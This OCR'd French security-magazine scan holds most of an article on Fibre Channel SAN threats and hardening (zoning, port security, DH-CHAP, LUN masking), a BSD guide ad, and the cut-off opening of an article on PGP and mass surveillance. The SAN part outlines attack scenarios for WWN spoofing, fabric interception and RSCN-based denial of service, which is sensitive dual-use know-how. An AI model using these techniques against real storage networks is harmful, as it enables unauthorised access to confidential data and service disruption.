Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX




Fig. 4 : Positionnement des protocoles sur le réseau.

1.3.6 Positionnement des protocoles

La figure 4 permet de repositionner les différents protocoles d'accès au stockage sur un réseau.

1.4 Moyens d'administration des SAN

Les moyens d'administration à disposition comprennent des outils classiques :

- accès *out-of-band* aux switches en Telnet, SSH, Web ;
- utilisation de plateformes d'administration Windows.

Et des moyens moins classiques :

- accès *in-band* aux switches en IPFC (IP sur FC) si cet accès est configuré ;
- contrôle direct à travers le SAN : interactions avec toutes les HBAs, par exemple via des outils comme HBAnywhere d'Emulex, ou son successeur OneCommand Manager **[2]**, ou bien actions à distance sur les baies avec des outils comme Symcli d'EMC (Symmetrix CLI) **[3]** qui permettent des opérations de configuration via un LUN de configuration (VCMDB LUN ou « Volume Control Manager DataBase LUN »).

2 Quelles menaces ?

Les menaces envers un SAN sont les menaces classiques :

- attaques de reconnaissance, afin d'identifier l'environnement technique et les cibles potentielles ;
- accès illégitime aux données, pour attenter à leur confidentialité voire leur intégrité ;
- dénis de service.

Il est intéressant de noter que très peu de vulnérabilités ont été annoncées sur des produits SAN, et celles qui l'ont été concernent en général les SAN IP et non FC. Peut-être est-ce dû à un haut niveau de sécurité, ou bien à une absence d'audits réels de ces réseaux, car considérés comme peu exposés.

2.1 Attaques de reconnaissance

2.1.1 Attaques sur les plateformes d'administration

Les attaques sur ces plateformes sont souvent les plus simples et rapides à réaliser, étant rarement

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum. Sous réserve de toutes modifications de la commande n°242348 du 17/02/2014 via l'agence PRENAX

HORS-SÉRIE

DÉCOUVREZ NOTRE NOUVEAU GUIDE DÈS LE 12 SEPTEMBRE !

SYSTÈMES BSD

LE GUIDE POUR INSTALLER ET BIEN ADMINISTRER SES SYSTÈMES BSD

POUR COMMENCER

NetBSD, FreeBSD, OpenBSD : choisissez et installez votre système BSD et découvrez qu'il est possible de jouer même sur ces systèmes

ADMINISTRATION SYSTÈME

Maîtrisez l'installation de vos paquets avec les pkg_tools d'OpenBSD et apprenez à créer vos propres paquets

RÉSEAU

Installez votre serveur Web et votre pare-feu/firewall avec Packet Filter (PF) ou utilisez pfsense pour une solution prête à l'emploi

VIRTUALISATION

Créez vos machines virtuelles avec l'hyperviseur Bhyve et découvrez les jails de FreeBSD

DISPONIBLE DÈS LE 12 SEPTEMBRE 2014

CHEZ VOTRE MARCHAND DE JOURNAUX

ET SUR : boutique.ed-diamond.com

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

sécurisées. Une attaque réussie permet de disposer de la vue complète des ressources raccordées au SAN et donc de quel serveur accède à quel disque.

2.1.2 Attaques de reconnaissance en tant que client (N_Port)

Cette attaque, accessible à tout serveur raccordé au SAN, utilise simplement les services du SAN :

- Le SAN permet naturellement à un client de découvrir tous les autres nœuds qui lui sont accessibles au travers du Zoning.
- Sur chaque baie, le client peut voir tous les LUNs qui ne lui sont pas masqués : un scan SCSI listera nativement au système d'exploitation tous les LUNs visibles comme s'il s'agissait de disques directement attachés.
- Un certain nombre d'outils d'administration sont accessibles via le SAN, que ce soit pour la configuration des HBA **[2]** ou le contrôle des baies **[3]**. Ces outils permettent naturellement d'obtenir un grand nombre d'informations à partir d'une machine connectée sur le SAN. Typiquement, si Symcli est autorisé, on peut avoir accès à la configuration de la baie comme le montrent les écrans suivants.

```
[root@testsrv /]# symcfg list

                         S Y M M E T R I X

                                  Mcode    Cache      Num Phys  Num Symm
  SymmID       Attachment  Model   Version  Size (MB)  Devices   Devices

  000290302523 Local       DMX4-6  5773       8192        2       606
  000290301825 Remote      DMX4-6  5773       8192        0       220
```

Il est également possible d'obtenir des informations sur la baie, comme la liste des ports et leur WWN :

```
[root@testsrv /]# symcfg -sid 1234 list -fa all

Symmetrix ID:000290302523

          S Y M M E T R I X   F I B R E   D I R E C T O R

     Dir   Port  WWN              Flags  Max
                                  AVPF   Speed

     FA-5E  0    50060163a46d1681  X.X.      8
     FA-5E  1    50060163a46d1682  X.X.      8
     FA-6E  0    50060162486f1662  X.X.      8
     FA-6E  1    50060162486f1663  X.X.      8
-
```

Si le filtrage n'est pas soigné, un serveur a naturellement une visibilité sur beaucoup de choses.

2.1.3 Attaques de reconnaissance en tant que switch (E_port)

Lorsqu'un switch intègre une Fabric, il reçoit une copie de la configuration, notamment du Zoning, et a accès à la table de noms. On parle de « E_Port Replication ». Il peut, en général, modifier également l'intégralité des informations.

Il est aussi possible de tenter de forger les trames FC permettant d'accéder au Fabric Management Service **[4]**, même si aucun outil de ce type ne semble librement accessible à l'heure actuelle.

2.2 Accès illégitime aux données

2.2.1 Accès illégitime par des attaques sur les services d'administration

L'attaquant ayant réussi une attaque sur les plateformes d'administration du SAN pourra facilement se donner accès aux LUNs désirés en modifiant le zoning et le LUN Masking.

En ayant seulement accès au SAN, si des outils comme Symcli sont activés, il lui sera possible de se créer par exemple une copie du LUN visé **[3]**.

2.2.2 Accès illégitime par usurpation

Le scénario type d'un accès illégitime aux données est le suivant (cf. figure 5) :

1. Prise de contrôle d'un serveur ou accès à une prise du SAN.
2. Collecte d'informations sur le réseau SAN et récupération des informations d'identification du serveur B : écoute au niveau d'une HBA / Compromission switch... ou bien requêtes WMI sur le serveur B (obtention WWN, pWWN, modèle HBA...) **[5]**.
3. Usurpation de l'identité du serveur B, pour rebondir de la zone 1 vers la zone 2, soit par pollution du Name Server pour contourner un zoning par WWN (écrasement de l'entrée existante pour le serveur B), soit en changeant le WWN pour contourner le zoning par WWN et le LUN masking (Usurpation du pWWN du serveur B) (cf. *One Command User Manual*, p.108 **[6]**).
4. Déni de service sur le serveur B ou requête forgée pour démonter le LUN du serveur B et pouvoir utiliser le disque.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX




Fig. 5 : Scénario d'une attaque par usurpation.

Le changement de WWN est souvent permis par les drivers des HBA, comme ici sur une carte Emulex avec l'utilitaire OneCommand **[2]**, comme le montre la figure 6.

2.2.3 Accès illégitime par interception

Le scénario type est le suivant :

1. Compromission d'un switch SAN ou insertion d'un switch malveillant (ou d'un boîtier TAP fibre). Il est à noter que l'usage de TAP ne fonctionnera pas si le lien est chiffré (ex. : Cisco TrustSec), car les données ne seront pas lisibles.
2. Reconfiguration du switch pour copier les flux vers le serveur malveillant.
3. Capture des flux SCSI transportés dans FC en continu, puis reconstitution des blocs de disques accédés par les serveurs.

2.3 Déni de service

En dehors de l'utilisation des plateformes d'administration qui sont un excellent moyen de générer un déni de service localisé ou global, plusieurs attaques sont possibles :

- Envois répétés de RSCN (*Register State Change Notification*) pour interrompre les I/Os et provoquer une reconfiguration des équipements de la Zone : chaque nœud recevant un RSCN va s'interrompre, interroger le switch pour connaître les changements puis scanner d'éventuelles nouvelles targets SCSI. Un trop grand nombre de RSCN peut provoquer des I/Os erreurs au niveau de l'OS du serveur, voire des crashes.
- Prise de contrôle de LUNs pour écraser les données, ce qui nécessite d'avoir pris le contrôle du LUN au préalable.
- Corruption des données de configuration de la baie via le LUN de configuration sur les baies le permettant **[7]**.
- Envoi de fortes volumétries sur le SAN pour tenter de provoquer des congestions sur le SAN, et donc des ralentissements, ou une surcharge de la baie. Dans les faits, il sera difficile de provoquer plus qu'un ralentissement.




Fig. 6 : Modification du WWN via l'utilitaire OneCommand d'Emulex.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

3 Que peut et doit-on faire ?

3.1 Sécuriser l'administration

La sécurisation des moyens d'administration est la priorité :

- Filtrer l'accès aux interfaces d'administration des équipements ainsi qu'aux serveurs d'administration : recours à un réseau IP *out-of-band* entre les équipements et les serveurs d'administration. Si l'administration est effectuée *in-band* en FC, il faudra alors s'assurer que CT-Authentication du standard FC-SP est mis en œuvre.
- Dans le cas de l'utilisation de Symcli, contrôler les accès via les commandes Symacl pour limiter les hosts autorisés à modifier la base de données de configuration de la baie **[8]**.
- Restreindre les protocoles aux seuls protocoles sécurisés (SNMPv3, HTTPS, SSH).
- Effectuer un contrôle strict par rôle (RBAC).
- Tracer tous les événements d'administration.

3.2 Protéger les services du SAN

Un certain nombre de mesures sont à disposition :

- Interdire l'inscription de WWN en doublon dans le serveur de noms, afin de lutter contre les tentatives de WWN Spoofing par pollution de l'annuaire du SAN.

```
switch(config)# fcns reject-duplicate-pwwn vsan 20
```

- Utiliser les VSANs (SAN Virtuel chez Cisco) pour isoler les SANs : chaque VSAN disposant de ses propres services, la portée d'une attaque est ainsi limitée.
- Utiliser le Zoning pour limiter les effets des RSCN, ces notifications qui provoquent des reconfigurations des HBAs et qui ne toucheront ainsi que les éléments de la zone.
- Mettre en œuvre de la QoS pour protéger les flux critiques des autres flux. Par exemple, les flux SAN liés aux activités transactionnelles et les flux liés aux sauvegardes.

La figure 7 illustre les niveaux d'isolation logique qu'il est possible d'implémenter sur un SAN.




Fig. 7 : Niveaux d'isolation dans un SAN.

3.3 Sécuriser le raccordement

- Bloquer le mode des ports en F_port et empêcher la négociation d'un E_port pour bloquer les attaques de type E_Port replication.

```
switch(config)# interface fc1/1-48
switch(config-if)# switchport mode F
```

- Activer Fabric Binding pour contrôler les switchs autorisés dans la Fabric.

```
switch(config)# fabric-binding enable
switch(config)# fabric-binding database vsan 10
switch(config-fabric-binding)# swwn 20:00:01:32:13:b2:01:67
domain 2

switch(config)# fabric-binding activate vsan 10
```

- Activer le *port security* (ou « port binding ») pour verrouiller un WWN sur un port (serveur, baie, switch...) afin de lutter contre le spoofing de WWN au niveau du port.

```
switch(config)# port-security enable
switch(config)# port-security activate vsan 20 ! Note : l'auto
apprentissage est activé par défaut
```

- Implémenter l'authentification mutuelle des équipements en utilisant CHAP afin de bloquer la connexion des machines non autorisées. Il est recommandé de privilégier DH-CHAP du standard FC-SP (T11) pour l'authentification mutuelle. Ce

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

mécanisme remplace Fabric Binding s'il est également mis en œuvre sur les liens ISL (*Inter Switch Links*).

```
switch(config)# fcsp enable
! Configurer le mot de passe de ce switch
switch(config)# fcsp dhchap password MyPassword
! Créer un compte pour un équipement tiers dans la base locale. Si
l'authentification AAA auprès
! d'un serveur Radius est configurée, c'est le serveur Radius qui
sera interrogé et non la base locale
switch(config)# fcsp dhchap devicename 20:00:01:32:13:a1:38:3b
password ItsPassword
switch(config)# interface fc1/1-48
switch(config-if)# fcsp on
```

3.4 Assurer l'isolation entre nœuds

Pour rappel, l'isolation peut être assurée de trois manières différentes :

- Physique : plusieurs Fabric physiques ;
- VSAN, donc SAN logique sur une Fabric physique mutualisée ;
- Zoning, donc contrôle d'accès au sein d'un SAN logique.

L'isolation entre nœuds raccordés à un même SAN logique consiste à renforcer les mécanismes de Zoning :

- Soit en utilisant un mécanisme de hard zoning de port. Cette solution n'est souvent pas retenue compte tenu de la complexité de son implémentation et de son exploitation.
- Soit en utilisant un mécanisme de hard zoning par WWN en conjonction avec du port binding, qui va interdire l'utilisation d'un autre WWN que celui enregistré sur le port.

On privilégiera toujours un Zoning de type « Single-Initiator », c'est-à-dire que chaque zone ne contient que les ports d'un nœud Initiator (le serveur) et du nœud Target (la baie).

Note : la « default zone », présente sur les switches SAN et dans laquelle sont inclus tous les éléments non couverts par une zone spécifique doit interdire toute communication.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

La configuration du zoning se présente comme suit :

```
switch(config)# zone name SRV1_Port1_BAIE1_Port1 vsan 20
Enhanced zone session has been created. Please 'commit' the changes
when done.
switch(config-zone)#  member pwwn 50:01:43:80:17:2d:b1:2f
switch(config-zone)#  member pwwn 50:06:01:64:44:20:0d:6f
switch(config)# zone name SRV2_Port1_BAIE1_Port1 vsan 20
switch(config-zone)#  member pwwn 50:06:01:62:48:6f:16:62
switch(config-zone)#  member pwwn 50:01:43:22:18:8f:72:51
switch(config-zone)# exit
switch(config)# zoneset name zoneset_22072009 vsan 20
switch(config-zoneset)#  member  SRV1_Port1_BAIE1_Port1
switch(config-zoneset)#  member  SRV2_Port1_BAIE1_Port1
switch(config-zoneset)#exit
switch(config)# zoneset activate name zoneset_22072009 vsan 20
switch(config)# zone commit vsan 20
Commit operation initiated. Check zone status
switch(config)# exit
switch#
switch# show zoneset active
zoneset name zoneset_22072009 vsan 20
  zone name SRV1_Port1_BAIE1_Port1 vsan 20
  * fcid 0xd80400 [pwwn 50:01:43:80:17:2d:b1:2f]
  * fcid 0x010600 [pwwn 50:06:01:64:44:20:0d:6f]

  zone name SRV2_Port1_BAIE1_Port1 vsan 20
  * fcid 0x010700 [pwwn 50:06:01:62:48:6f:16:62]
  * fcid 0xd80900 [pwwn 50:01:43:22:18:8f:72:51]
```

3.5 Contrôler l'accès aux disques

Le mécanisme le plus courant est le LUN Masking, soit implémenté sur le client, mais dans ce cas il n'y a aucune protection en cas de compromission du serveur, soit implémenté sur la baie de stockage, ce qui est le cas le plus courant : la sécurité est confiée à l'équipe en charge des LUNs elles-mêmes.

Sur les baies EMC, les informations de LUN Masking sont portées par la VCMDB et donc tout accès au LUN de VCMDB permet de modifier le contrôle d'accès au niveau de la baie.

Le contrôle d'accès est effectué soit via Unisphere, soit via Symcli :

```
[root@testsrv /]# symmask -sid 1234 -wwn 10000010D9E34AF8 -dir 10d
-p 0 add dev 0C85 -nop
[root@testsrv /]# symmaskdb -sid 1234 list database

Symmetrix ID : 1234

User-generated
Identifier       Type  Node Name        Port Name        Devices
---------------- ----- -------------------------------- ---------
10000010D9E34AF8 Fibre 10000010D9E34AF8 10000010D9E34AF8 0C85
```

Il est également possible d'effectuer du LUN Zoning, donc d'effectuer un filtrage des LUNs directement par les switches. Cette méthode est rarement mise en œuvre pour des difficultés d'exploitation, la gestion des LUNs étant effectuée par les administrateurs des baies et non du SAN.

> **Note**
> **Certaines baies, comme les baies EMC, permettent de renforcer le LUN Masking par un mécanisme de « FCID lockdown » qui permet de lutter contre le spoofing de WWN, car la baie enregistre le couple WWN/FCID au premier accès. Une tentative d'attaque devrait alors usurper les 2 éléments pour aboutir : WWN et FCID.**

```
switch(config)# zone name SRV1_Port1_BAIE1_Port1_LUN64 vsan 20
switch(config-zone)#  member pwwn 50:01:43:80:17:2d:b1:2f lun 0x64
switch(config-zone)#  member pwwn 50:06:01:64:44:20:0d:6f
```

3.6 Assurer la confidentialité des données

Le chiffrement des flux en transit (« in-flight ») permet de les protéger pendant leur transport :

- avec un VPN IPsec lors du transport sur IP (FCIP notamment) ;
- en utilisant FC-SP, qui prévoit le chiffrement par les ports FC, mais qui n'est quasiment pas implémenté.

Le chiffrement des données sur les disques protège contre un accès physique aux baies et peut être pris en charge par :

- l'OS du serveur, qui protège également les données en transit, mais est sujet à des backdoors ;
- la HBA (par exemple Emulex Secure), qui protège également les données en transit, mais est sujette à des backdoors ;
- le disque (SED pour *Self Encrypting Disk*) ;
- la baie.

Le chiffrement des données par l'application est la seule solution assurant la protection de bout en bout et maîtrisable par l'entreprise grâce à la possibilité d'utiliser des solutions souveraines afin de limiter autant que possible la présence de backdoors.

3.7 Surveiller les événements

Aucun système n'est infaillible et il n'y a donc pas de sécurité sans surveillance des événements. Les moyens à mettre en place sont classiques :

- Contrôler le réseau : mettre en place un mécanisme de surveillance du SAN ;
- Journaliser les événements se déroulant sur la Fabric (modification d'entrée dans le Name Server, demande de montage/démontage de LUN...) ;

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

- Collecter les journaux et les analyser ;
- Utiliser des règles d'analyse automatique pour détecter des événements anormaux.

Conclusion

Loin des idées reçues, les SAN ne sont donc nativement pas beaucoup plus sûrs que les LAN. Ceci peut entraîner l'exposition de données confidentielles lorsque par exemple des serveurs exposés sur Internet ou bien des serveurs de développement, traditionnellement peu sécurisés, sont raccordés sur le même SAN que des serveurs accédant à des données sensibles.

Il existe toutefois des mécanismes simples, comme les VSANs, le Zoning et le LUN Masking, qui, soigneusement implémentés, permettent d'apporter un niveau de sécurité très suffisant à la majorité des situations. Comme dans les LAN, on adaptera les mécanismes aux besoins réels en évaluant le rapport complexité/gain de sécurité.

Ceci est évidemment remis en cause par les tendances récentes de convergence LAN/SAN... qui introduisent de nouveaux angles d'attaque et de nouvelles vulnérabilités, et ce sera l'objet de la deuxième partie de cet article ■

■ Remerciements

Merci aux relecteurs Ary Kokos et Vincent Nguyen.

■ Références

[1] Le T11 est le groupe de travail de l'INCITS en charge de Fibre Channel. Voir http://www.t11.org/index.html

[2] Emulex OneCommand Manager. Voir http://www.emulex.com/products/software-solutions/onecommand-manager/overview/

[3] EMC Solutions Enabler Symmetrix CLI Command Reference

[4] SANS Institute (2008), voir http://www.sans.org/reading-room/whitepapers/backup/fibre-channel-storage-area-networks-analysis-security-perspective-32913

[5] Microsoft, scripts : http://gallery.technet.microsoft.com/scriptcenter/Find-HBA-and-WWPN-53121140

[6] Emulex, Contrôle des HBAs : http://www-dl.emulex.com/support/utilities/onecommand/50/onecommand.pdf

[7] Symantec, Corruption de VCMDB : http://www.symantec.com/business/support/index?page=content&id=HOWTO38806#id-SF470397420

[8] Symcli ACL : http://www.sanspire.com/emc-symmetrix-access-control-symacl/

SURVEILLANCE GÉNÉRALISÉE : AUX LIMITES DE PGP

<gapz+misc@dud-t.org>

mots-clés : PGP / SURVEILLANCE / GRAND PUBLIC

De l'hypothétique fin du projet Truecrypt en passant par la voie ouverte à la résolution du problème du logarithme discret : le monde de la cryptographie bouillonne, des projets à destination du grand public naissent un peu partout. Nous allons tenter, au milieu de ce foisonnement d'analyses et d'idées, de reprendre un outil bien connu, PGP, et de le confronter là où l'ensemble des modèles de menaces achoppe : la surveillance généralisée.

1 Introduction

C'était en 1991, Phil Zimmermann finissait d'écrire la première version de PGP. Quelques années plus tard, son format de message était standardisé et c'était au tour de GnuPG de voir le jour. Nous sommes en 2013, plus d'une décennie plus tard, l'ensemble des populations des pays industrialisés est informé par le biais des grands journaux de la surveillance systématique pratiquée par différents organismes de renseignement, en particulier la NSA. Cela va faire un an maintenant. Depuis, toutes les conférences de sécurité nous parlent de vie privée et en appellent à l'utilisation massive de la cryptographie, de PGP. Nous allons dans cet article rappeler dans un premier temps la relation difficile entre un utilisateur classique et la cryptographie pour ensuite détailler des limites importantes de PGP à l'heure où le tout à chacun cherche à se protéger de la surveillance permanente.

2 Cryptographie et grand public

2.1 Bilan unanime

« There are two kinds of cryptography in this world : cryptography that will stop your kid sister from reading your files, and cryptography that will stop major governments from reading your files. »

Ces quelques mots de Bruce Schneier datent de 1996, année où la législation française (qui entourait notamment PGP) commençait à être assouplie pour que les outils de cryptographie s'ouvrent doucement à un usage non militaire. Une des questions que l'on peut lever désormais grâce aux fameuses révélations d'Edward Snowden, est l'absence totale de limite dans ce qui est envisageable en tant que dispositifs déployés à des fins de surveillance. L'expérience nous l'avait déjà pourtant prouvée à plusieurs reprises, tant au niveau de l'élaboration des moyens cryptographiques qu'à leurs implémentations, libres et propriétaires. Pour ne citer que ces exemples : l'intervention de la NSA dans l'élaboration de DES au cours des années 1970 ou plus récemment la potentielle porte dérobée du générateur pseudo-aléatoire Dual_EC_DRBG **[1]** (qui aboutira à son retrait des recommandations du NIST). On peut également citer l'influence caractérisée de la part d'Intel pour faire reposer le générateur `/dev/random` de Linux sur la seule instruction RDRAND **[2]**, ou encore la faille d'OpenSSL/heartbleed qui réactive la polémique sur la possibilité qu'un contributeur intègre sciemment une faille de sécurité. On pourrait également lister l'ensemble des portes dérobées volontairement introduites par les grands constructeurs (de Samsung à Apple en passant par Crypto AG), ou même épiloguer sur la probable collaboration de ces derniers avec les différents services de renseignements puissants de ce monde. Après une si dense expérience, le bilan qui peut être fait est un des classiques de la paranoïa du monde de la sécurité : ne faire confiance à personne.

2.2 À qui faire confiance ?

L'idée selon laquelle chaque personne serait mieux protégée si elle développait l'intégralité des moyens dont elle a besoin n'est bien entendu pas valide. Ni

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°2422348 du 17/02/2014 via l'agence PRENAX

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

même de penser que l'éducation des utilisateurs avec de bons usages de la cryptographie les sauverait. La tension ici ne se situe pas entre ceux qui savent et les autres : elle relève à l'heure actuelle de l'absence même d'intégration de la sécurité pour les utilisateurs lambdas. On peut voir néanmoins quelques changements significatifs ces dernières années tel le passage quasi systématique par TLS pour le trafic HTTP.

Prenons l'ensemble des niveaux nécessaires à l'obtention de moyens cryptographiques (des problèmes mathématiques jusqu'aux applications en passant par les protocoles et les librairies) : il y a grosso modo deux approches dans le processus de développement de ces moyens. Celle ouverte (académique ou communautaire) et celle fermée (entreprise privée ou agence gouvernementale). Il n'est pas nécessaire de détailler la seconde approche, ceci pouvant être uniquement fait au cas par cas et parfois difficilement (l'exemple le plus parlant étant les travaux de rétro-ingénierie sur Skype). Reste alors une approche permettant d'être vérifiée, relue, auditée, cassée et réparée par qui le souhaitera, entraînant un processus de sélection plus ou moins efficace de ce qui est bien fait sur ce qui l'est mal.

Bien sûr, la transparence étant un critère politique et non technique, elle ne suffit en rien à fournir de la sécurité. Elle permettra simplement l'assurance, en terme d'intention, de l'intérêt général. À une époque où la surveillance n'est plus ciblée, mais systématique, un tel critère est essentiel. De tels outils existent d'ores et déjà, avec des communautés actives, des logiciels maintenus et audités, utilisant des standards ouverts, des primitives à jour, auquel le grand public peut effectivement faire confiance. Pour ne citer que lui, GnuPG. Mais qu'en est-il du critère technique ? De la nécessité de ressaisir cet outil à l'ère d'une nouvelle menace ?

3 PGP : quelques lacunes parfois oubliées

3.1 Des bons usages

